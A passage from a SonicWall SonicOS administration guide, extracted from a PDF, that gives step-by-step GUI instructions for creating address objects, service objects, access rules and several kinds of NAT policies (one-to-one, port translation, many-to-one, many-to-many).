3	cfec82 Radio n 5G BSSID	c0:ea:e4:cfec:84	MAC Address	Mixed	WLAN	Default		
4	Default Active WAN IP	173.240.215.30/255.255.255.255	Host	IPv4	WAN	Default		
5	Default Gateway	0.0.0.0/255.255.255.255	Host	IPv4	WAN	Default		
6	Dial-Up Default Gateway	0.0.0.0/255.255.255.255	Host	IPv4		Default		
7	Google Force Safe Search	forcesafesearch.google.com	FQDN	Mixed	WAN	Default		
8	Google No-SSL Search	nosssearch.google.com	FQDN	Mixed	WAN	Default		
9	IPv6 Link-Local Subnet	fe80::/64	Network	IPv6		Default		
10	MGMT Default Gateway	0.0.0.0/255.255.255.255	Host	IPv4	MGMT	Default		
11	MGMT IP	192.168.1.254/255.255.255.255	Host	IPv4	MGMT	Default		
12	MGMT IPv6 Link-Local Address	fe80::c2ae:e4ff:fe81:edaa/128	Host	IPv6	MGMT	Default		
13	MGMT IPv6 Primary Dynamic Address	::/128	Host	IPv6	MGMT	Default		

Total: 180 item(s)

- 2 Click **Add** at the top of the page. The **Add Address Object** dialog displays.
- 3 Enter a friendly description such as *webserver_private_ip* for the server's private IP address in the **Name** field.
- 4 Select the zone assigned to the server from the **Zone Assignment** drop-down menu.
- 5 Choose **Host** from the **Type** drop-down menu.
- 6 Enter the server's private IP address in the **IP Address** field.

Name:

Zone Assignment:

Type:

IP Address:

- 7 Click **ADD**. The new address object is added to the **Address Objects** table.
- 8 Then, repeat **Step 2** through **Step 7** to create another object in the **Add Address Object** dialog for the server's public IP address and select **WAN** from the **Zone Assignment** drop-down menu. Use *webserver_public_ip* for the **Name**.

Name:

Zone Assignment:

Type:

IP Address:

- 9 Click **ADD** to create the address object. The new address object is added to the **Address Objects** table.
- 10 Click **CLOSE** to close the **Add Address Object** dialog.

11 Navigate to the **Policies | Rules > NAT Policies** page.

#	Name	Source Original	Source Translated	Destination Original	Destination Translated	Service Original
1	v4	Firewall SSO Agents	Original	LAN Interface IP	Original	SonicWALL SSO Agents
2	v4	Any	Original	X0 IP	Original	ZebTelnet
3	v4	Any	Original	X0 IP	Original	Telnet
4	v4	Any	Original	X0 IP	Original	SNMP
5	v4	Any	Original	X0 IP	Original	HTTPS Management

12 Click **Add** at the top of the page. The **Add NAT Policy** dialog displays.

13 To create a NAT policy to allow the web server to initiate traffic to the public internet using its mapped public IP address, choose the options shown in [Option choices: One-to-one NAT policy for outbound traffic example](#):

Option choices: One-to-one NAT policy for outbound traffic example

Option	Value
Original Source	webserver_private_ip
Translated Source	webserver_public_ip
Original Destination	Any
Translated Destination	Original
Original Service	Any
Translated Service	Original
Inbound Interface	X3
Outbound Interface	X1
Comment	Enter a short description
Enable NAT Policy	Checked
Create a reflexive policy	(dimmed when Translated Destination is Original)

General
Advanced

NAT Policy Settings

Original Source:

Translated Source:

Original Destination:

Translated Destination:

Original Service:

Translated Service:

Inbound Interface:

Outbound Interface:

Comment:

IP Version: IPv4 Only IPv6 Only NAT64 Only

Enable NAT Policy

14 When done, click the **ADD** button to add and activate the NAT policy.

15 Click **CLOSE** to close the **Add NAT Policy** dialog.

With this policy in place, the firewall translates the server's private IP address to the public IP address when it initiates traffic out the WAN interface (by default, the X1 interface).

You can test the one-to-one mapping by opening up a web browser on the server and accessing the public website <http://www.whatismyip.com>. The website should display the public IP address you attached to the private IP address in the NAT policy you just created.

Inbound Port Address Translation via One-to-One NAT Policy

This type of NAT policy is useful when you want to conceal an internal server's real listening port, but provide public access to the server on a different port. In this example, you create a service object for the different port (TCP 9000), then modify the NAT policy and rule created in the [Creating a One-to-One NAT Policy for Inbound Traffic](#) section to allow public users to connect to the private web server on its public IP address via that port instead of the standard HTTP port (TCP 80).

To create a one-to-one policy for inbound port address translation:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Service Objects** page. On this page, you can create a custom service for the different port.

<input type="checkbox"/>	#	Name	Protocol	Port Start	Port End	Class
<input type="checkbox"/>	165	SSLVPN	TCP	4433	4433	Default
<input type="checkbox"/>	166	Syslog TCP	TCP	514	514	Default
<input type="checkbox"/>	167	Syslog UDP	UDP	514	514	Default
<input type="checkbox"/>	168	T120 (Whiteboard+A43)	TCP	1503	1503	Default
<input type="checkbox"/>	169	Telnet	TCP	23	23	Default
<input type="checkbox"/>	170	Terminal Services TCP	TCP	3389	3389	Default
<input type="checkbox"/>	171	Terminal Services UDP	UDP	3389	3389	Default
<input type="checkbox"/>	172	TFTP	UDP	69	69	Default
<input type="checkbox"/>	173	Timbuktu TCP 1417-1420	TCP	1417	1420	Default
<input type="checkbox"/>	174	Timbuktu TCP 407	TCP	407	407	Default

- 2 On the **Service Objects** screen, click **Add** to display the **Add Service** dialog.

Name:

Protocol:

Port Range: -

Sub Type:

- 3 Give your custom service a friendly name such as *webserver_public_port*.
- 4 Select **TCP(6)** from the **Protocol** drop-down menu.
- 5 For **Port Range**, type **9000** into both fields as the starting and ending port numbers for the service.
- 6 When done, click **ADD** button to save the custom service, then click **CLOSE**.

The **Service Objects** screen is updated.

#	Name	Protocol	Port Start	Port End	Class	Comments	Configure
184	Tivo TCP Desktop (8200)	TCP	8200	8200	Default		
185	Tivo UDP Beacon	UDP	2190	2190	Default		
186	Traceroute	ICMP	30	30	Default		
187	V2 Membership Report	IGMP	22	22	Default		
188	V3 Membership Report	IGMP	34	34	Default		
189	Version 2 Multicast Listener Report (IPv6)	ICMPv6	143	143	Default		
190	VNC 5500	TCP	5500	5500	Default		
191	VNC 5800	TCP	5800	5800	Default		
192	VNC 5900	TCP	5900	5900	Default		
193	webservice_public_port	TCP	9000	9000	Custom		
194	WinMX TCP 6699	TCP	6699	6699	Default		

- 7 Navigate to the **Rules > NAT Policies** page.

From here, modify the NAT policy created in the [Creating a One-to-One NAT Policy for Inbound Traffic](#) section that allowed any public user to connect to the web server on its public IP address.

Destination Original	Destination Translated	Service Original	Service Translated	Interface Inbound	Interface Outbound	Priority	Class	Comment	Enabled	Configure
X0 IP	Original	HTTP Management	Original	X0	X0	8	Default			
Any	Original	Any	Original	Any	X1	9	Default	Inbound NAT for webservice		
webservice_public_ip	webservice_private_ip	HTTP	Original	X1	Any	10	Custom		<input checked="" type="checkbox"/>	

- 8 Click on the **Edit** icon next to the NAT policy. The **Edit NAT Policy** dialog displays.

General | **Advanced**

NAT Policy Settings

Original Source:

Translated Source:

Original Destination:

Translated Destination:

Original Service:

Translated Service:

Inbound Interface:

Outbound Interface:

Comment:

IP Version: IPv4 Only IPv6 Only NAT64 Only

Enable NAT Policy


Create a reflexive policy

- 9 Edit the NAT policy with the options shown in the [Option choices: Inbound port address translation via one-to-one NAT policy](#) table.

Option choices: Inbound port address translation via one-to-one NAT policy

Option	Value
Original Source	Any
Translated Source	Original
Original Destination	webserver_public_ip
Translated Destination	webserver_private_ip
Original Service	webserver_public_port (or whatever you named it above)
Translated Service	HTTP
Inbound Interface	X1
Outbound Interface	Any
Comment	Enter a short description
Enable NAT Policy	Checked

NOTE: Make sure you choose **Any** as the Outbound interface rather than the interface that the server is on. This may seem counter-intuitive, but it is actually the correct thing to do (if you try to specify the interface, you get an error).



10 Click **OK** and then click **CLOSE**.

With this policy in place, the firewall translates the server’s public IP address to the private IP address when connection requests arrive from the WAN interface (by default, the X1 interface), and translates the requested port (TCP 9000) to the server’s actual listening port (TCP 80).

11 Finally, modify the firewall access rule created in the previous section to allow any public user to connect to the web server on the new port (TCP 9000) instead of the server’s actual listening port (TCP 80).

Navigate to the **Rules > Access Rules** page and locate the rule for *webserver_public_ip*.


From	To	Priority	Source	Destination	Service	Action
WAN	DMZ	2	Any	webserver_public_ip	HTTP	Allow

12 Click the **Edit** icon to display the rule in the **Edit Rule** dialog.

13 Edit the values as shown in the **Option choices: Inbound port address translation via one-to-one NAT policy rule** table.

Option choices: Inbound port address translation via one-to-one NAT policy rule

Option	Value
Action	Allow
Service	webservers_public_port (or whatever you named it)
Source	Any
Destination	webservers_public_ip
Users Allowed	All
Schedule	Always on
Logging	Checked
Comment	Enter a short description



General | Advanced | QoS | BWM | GeoIP

Settings

Action: Allow Deny Discard

From: WAN

To: DMZ

Source Port: Any

Service: webservice_public_port

Source: Any

Destination: webservice_public_ip

Users Included: All ... these users will be allowed if not exclu

Users Excluded: None ... these users will be denied.

Schedule: Always on

Comment: Allow access to webservice w/ port

Enable Logging Enable Botnet Filter

Allow Fragmented Packets Enable SIP Transformation

Enable flow reporting Enable H.323 Transformation

Enable packet monitor

Enable Management

14 Click **OK**.

To verify, attempt to access the web server's public IP address using a system located on the public internet on the new custom port (for example: `http://67.115.118.70:9000`). You should be able to connect successfully. If not, review this section and ensure that you have entered in all required settings correctly.

Inbound Port Address Translation via WAN IP Address

This is one of the more complex NAT policies you can create on a firewall running SonicOS — it allows you to use the WAN IP address of the firewall to provide access to multiple internal servers. This is most useful in situations where your ISP has only provided a single public IP address, and that IP address has to be used by the firewall's WAN interface (by default, the X1 interface).

Below, you create the programming to provide public access to two internal web servers via the firewall's WAN IP address; each is tied to a unique custom port. It is possible to create more than two as long as the ports are all unique.

To use the WAN IP address of the firewall to provide access to multiple internal servers, complete these tasks:

- 1 Create two custom service objects for the unique public ports the servers respond on. See [Create Service Objects](#).
- 2 Create two address objects for the servers' private IP addresses. See [Create Address Objects](#).
- 3 Create two NAT policies to allow the two servers to initiate traffic to the public internet. See [Create Outbound NAT Policies](#).
- 4 Create two NAT policies to map the custom ports to the actual listening ports, and to map the private IP addresses to the firewall's WAN IP address. See [Create Inbound NAT Policies](#).

- 5 Create two access rules to allow any public user to connect to both servers via the firewall's WAN IP address and the servers' respective unique custom ports. See [Create Access Rules](#).

To create an inbound port address translation policy via WAN IP address:

Create Service Objects

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Service Objects** page.
- 2 Click the **Add** button. The **Add Service** dialog displays.
- 3 For **Name**, enter your custom service object name, such as *servone_public_port* and *servtwo_public_port*.
- 4 Select **TCP(6)** as the protocol.
- 5 Enter **9100** as the starting and ending ports for *servone_public_port*.
- 6 Enter **9200** as the starting and ending ports for *servtwo_public_port*.

Name:	<input type="text" value="servone_public_port"/>
Protocol:	TCP(6) <input type="text"/>
Port Range:	9100 - 9100 <input type="text"/>
Sub Type:	None <input type="text"/>

Name:	<input type="text" value="servtwo_public_port"/>
Protocol:	TCP(6) <input type="text"/>
Port Range:	9200 - 9200 <input type="text"/>
Sub Type:	None <input type="text"/>

- 7 After configuring **each** custom service, click the **ADD** button to save the custom services.
- 8 After configuring both custom services, click the **CLOSE** button.

Create Address Objects

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 2 Click the **Add** button. The **Add Address Object** dialog displays.
- 3 For **Name**, enter your custom address object name, such as *servone_private_ip* and *servtwo_private_ip*.
- 4 Select the zone that the servers are in from the **Zone Assignment** drop-down menu.
- 5 Choose **Host** from the **Type** drop-down menu.
- 6 Enter the server's private IP addresses in the **IP Address** field.

Name:	<input type="text" value="servone_private_ip"/>
Zone Assignment:	DMZ <input type="text"/>
Type:	Host <input type="text"/>
IP Address:	192.168.30.25 <input type="text"/>

Name:	<input type="text" value="servtwo_private_ip"/>
Zone Assignment:	DMZ <input type="text"/>
Type:	Host <input type="text"/>
IP Address:	192.168.30.30 <input type="text"/>

- 7 After configuring **each** address object, click the **ADD** button to create the address object.
- 8 After configuring both address objects, click the **CLOSE** button.


Create Outbound NAT Policies

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > NAT Policies** page.
- 2 Click on the **Add** button. The **Add NAT Policy** dialog displays.
- 3 To create two NAT policies to allow both servers to initiate traffic to the public internet using the firewall's WAN IP address, configure the two sets of options shown in the [Option choices: Two servers to initiate traffic to the internet](#) table.

Option choices: Two servers to initiate traffic to the internet

Option	Server one values	Server two values
Original Source	servone_private_ip	servtwo_private_ip
Translated Source	WAN Interface IP	WAN Interface IP
Original Destination	Any	Any
Translated Destination	Original	Original
Original Service	Any	Any
Translated Service	Original	Original
Inbound Interface	X3	X3
Outbound Interface	X1	X1
Comment	Enter a short description	Enter a short description
Enable NAT Policy	Checked	Checked
Create a reflexive policy	(dimmed)	(dimmed)

4 After configuring the NAT policy for *each* server, click the **ADD** button to add and activate that NAT policy.



5 After configuring both NAT policies, click the **CLOSE** button.

With these policies in place, the firewall translates the servers' private IP addresses to the public WAN IP address when it initiates traffic out the WAN interface (by default, the X1 interface).

Create Inbound NAT Policies


- 1 Click the **Add** button on the **Rules > NAT Policies** page again. The **Add NAT Policy** dialog displays.
- 2 To create two NAT policies to map the custom ports to both servers' real listening ports and to map the firewall's WAN IP address to the servers' private addresses, configure the two sets of options shown in the [Option choices: Mapping custom ports to servers](#) table.

Option choices: Mapping custom ports to servers

Option	Server one values	Server two values
Original Source	Any	Any
Translated Source	Original	Original
Original Destination	WAN Interface IP	WAN Interface IP
Translated Destination	servone_private_ip	servtwo_private_ip
Original Service	servone_public_port	servtwo_public_port
Translated Service	HTTP	HTTP
Inbound Interface	X1	X1
Outbound Interface	Any	Any
Comment	Enter a short description	Enter a short description
Enable NAT Policy	Checked	Checked
Create a reflexive policy	Cleared	Cleared

NOTE: Make sure you choose *Any* as the destination interface and not the interface that the server is on.

- 3 After configuring the NAT policy for *each* server, click the **ADD** button to add and activate that NAT policy.



- 4 After configuring both NAT policies, click the **CLOSE** button.

With these policies in place, the firewall translates the server’s public IP address to the private IP address when connection requests arrive from the WAN interface (by default, the X1 interface).

Create Access Rules

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > Access Rules** page.
- 2 Click the **Add** button. The **Add Rule** dialog displays.

- To create the two access rules that allow anyone from the public internet to access the two web servers using the custom ports and the firewall's WAN IP address, configure the two sets of options shown in the [Option choices: Creating Access Rules](#) table.

Option choices: Creating Access Rules

Option	Server one values	Server two values
Action	Allow	Allow
From	WAN	WAN
To	Zone assigned to server	Zone assigned to server
Source Port	Any	Any
Service	servone_public_port	servtwo_public_port
Source	Any	Any
Destination	WAN Interface IP	WAN Interface IP
Users Included	All	All
Users Excluded	None	None
Schedule	Always on	Always on
Logging	checked	checked
Comment	Enter a short description	Enter a short description

- After configuring the access rule for *each* server, click the **ADD** button to add and activate that access rule.

- After configuring both access rules, click the **CLOSE** button.

Test and Verify

To verify, attempt to access the web servers via the firewall's WAN IP address using a system located on the public internet on the new custom port (for example: `http://67.115.118.70:9100` and `http://67.115.118.70:9200`). You should be able to successfully connect. If not, review this section and ensure that you have configured all required settings correctly.

Creating a Many-to-One NAT Policy

Many-to-one is a very common NAT policy on a SonicWall security appliance, and allows you to translate a group of addresses into a single address. Most of the time, this means that you're taking an internal "private" IP subnet and translating all outgoing requests into the IP address of the WAN interface of the firewall (by default, the X1 interface), such that the destination sees the request as coming from the IP address of the firewall's WAN interface, and not from the internal private IP address.

To create a many-to-one policy:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > NAT Policies** page.

#	Name	Source Original	Source Translated	Destination Original	Destination Translated	Service Original
1	v4	Firewall SSO Agents	Original	LAN Interface IP	Original	SonicWALL SSO Agents
2	v4	Any	Original	X0 IP	Original	ZebTelnet
3	v4	Any	Original	X0 IP	Original	Telnet
4	v4	Any	Original	X0 IP	Original	SNMP
5	v4	Any	Original	X0 IP	Original	HTTPS Management

- 2 Click on the **Add** button. The **Add NAT Policy** dialog displays.

General | **Advanced**

NAT Policy Settings

Name:

Original Source:

Translated Source:

Original Destination:

Translated Destination:

Original Service:

Translated Service:

Inbound Interface:

Outbound Interface:

Comment:

IP Version: IPv4 Only IPv6 Only NAT64 Only

Enable NAT Policy

Create a reflexive policy


- 3 To create a NAT policy to allow all systems on the **X3** interface to initiate traffic using the firewall's WAN IP address, choose the following options:

Option choices: Many-to-one NAT policy example

Option	Value
Original Source	X3 Subnet
Translated Source	WAN Interface IP

Option choices: Many-to-one NAT policy example

Option	Value
Original Destination	Any
Translated Destination	Original
Original Service	Any
Translated Service	Original
Inbound Interface	X3
Outbound Interface	X1
Comment	Enter a short description
Enable NAT Policy	Checked
Create a reflexive policy	(dimmed)



General **Advanced**

NAT Policy Settings

Original Source: X3 Subnet

Translated Source: WAN Interface IP

Original Destination: Any

Translated Destination: Original

Original Service: Any

Translated Service: Original

Inbound Interface: X3

Outbound Interface: X1

Comment: X3 to WAN, Many to One

IP Version: IPv4 Only IPv6 Only NAT64 Only

Enable NAT Policy

Create a reflexive policy

4 Click on the **ADD** button to add and activate the NAT policy. The new policy is added to the **NAT Policies** table.

5 Click **CLOSE**.

NOTE: This policy can be duplicated for subnets behind the other interfaces of the firewall; just:

- 1 Replace the **Original Source** with the subnet behind that interface.
- 2 Adjust the source interface.
- 3 Add another NAT policy.

Creating a Many-to-Many NAT Policy

The many-to-many NAT policy allows you to translate a group of addresses into a group of different addresses. This allows the firewall to utilize several addresses to perform the dynamic translation. If a many-to-many NAT policy contains source original and source translated with the same network prefix, the remaining part of the IP address is unchanged.

To create a many-to-many policy:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.

#	Name	Details	Type	IP Version	Zone	Class	Comments	Configure
1	Bing Force Safe Search	strict.bing.com	FQDN	Mixed	WAN	Default		
2	cfec82 Radio n 2.4G BSSID	c0:ea:e4:cfec:8c	MAC Address	Mixed	WLAN	Default		
3	cfec82 Radio n 5G BSSID	c0:ea:e4:cfec:84	MAC Address	Mixed	WLAN	Default		
4	Default Active WAN IP	173.240.215.30/255.255.255.255	Host	IPv4	WAN	Default		
5	Default Gateway	0.0.0.0/255.255.255.255	Host	IPv4	WAN	Default		
6	Dial-Up Default Gateway	0.0.0.0/255.255.255.255	Host	IPv4		Default		
7	Google Force Safe Search	forcesafesearch.google.com	FQDN	Mixed	WAN	Default		
8	Google No-SSL Search	nosslsearch.google.com	FQDN	Mixed	WAN	Default		
9	IPv6 Link-Local Subnet	fe80::/64	Network	IPv6		Default		
10	MGMT Default Gateway	0.0.0.0/255.255.255.255	Host	IPv4	MGMT	Default		
11	MGMT IP	192.168.1.254/255.255.255.255	Host	IPv4	MGMT	Default		
12	MGMT IPv6 Link-Local Address	fe80::c2ea:e4ff:fe81:edaa/128	Host	IPv6	MGMT	Default		
13	MGMT IPv6 Primary Dynamic Address	::/128	Host	IPv6	MGMT	Default		

Total: 180 item(s)

- 2 Click **Add** at the top of the page. The **Add Address Object** dialog displays.

Name:

Zone Assignment:

Type:

IP Address:

- 3 Enter a description for the address range, such as *public_range*, in the **Name** field.
- 4 Select **WAN** as the zone from the **Zone Assignment** drop-down menu.
- 5 Choose **Range** from the **Type** drop-down menu. The **Add Address Object** dialog changes.

Name:

Zone Assignment:

Type:

Starting IP Address:

Ending IP Address:

- 6 Enter the range of addresses (usually public IP addresses supplied by your ISP) in the **Starting IP Address** and **Ending IP Address** fields.
- 7 Click **ADD** to create the range object. The new address object is added to the **Address Objects** table.
- 8 Click **CLOSE**.
- 9 Navigate to the **Policies | Rules > NAT Policies** page.
- 10 Click **Add** at the top of the **NAT Policies** table. The **Add NAT Policy** dialog displays.
- 11 To create a NAT policy to allow the systems on the LAN subnets (by default, the X0 interface) to initiate traffic using the public range addresses, choose the options shown in [Option choices: Many-to-many NAT policy example](#):

Option choices: Many-to-many NAT policy example

Option	Value
Original Source	LAN Subnets
Translated Source	public_range
Original Destination	Any
Translated Destination	Original
Original Service	Any
Translated Service	Original
Inbound Interface	X0
Outbound Interface	X1
Comment	Enter a short description
Enable NAT Policy	Checked
Create a reflexive policy	(dimmed)

General | **Advanced**

NAT Policy Settings

Original Source:

Translated Source:

Original Destination:

Translated Destination:

Original Service:

Translated Service:

Inbound Interface:

Outbound Interface:

Comment:

IP Version: IPv4 Only IPv6 Only NAT64 Only

Enable NAT Policy

Create a reflexive policy

12 Click **ADD** to add and activate the NAT policy. The new policy is added to the NAT Policies table.

13 Click **CLOSE** to close the **Add NAT Policy** dialog.

With this policy in place, the firewall dynamically maps outgoing traffic using the four available IP addresses in the range you created.

You can test the dynamic mapping by installing several systems on the LAN interface (by default, the X0 interface) at a spread-out range of addresses (for example, 192.168.10.10, 192.168.10.100, and 192.168.10.200) and accessing the public website <http://www.whatismyip.com> from each system. Each system should display a different IP address from the range we created and attached to the NAT policy.

i | **NOTE:** If a many-to-many NAT policy contains source original and source translated with same network prefix, the remaining part of IP address will be unchanged.


Configuring One-to-Many NAT Load Balancing

One-to-many NAT policies can be used to persistently load balance the translated destination using the original source IP address as the key to persistence. For example, firewalls can load balance multiple SonicWall SMA appliances, while still maintaining session persistence by always balancing clients to the correct destination SMA appliance.

This NAT policy is combined with an Allow access rule.

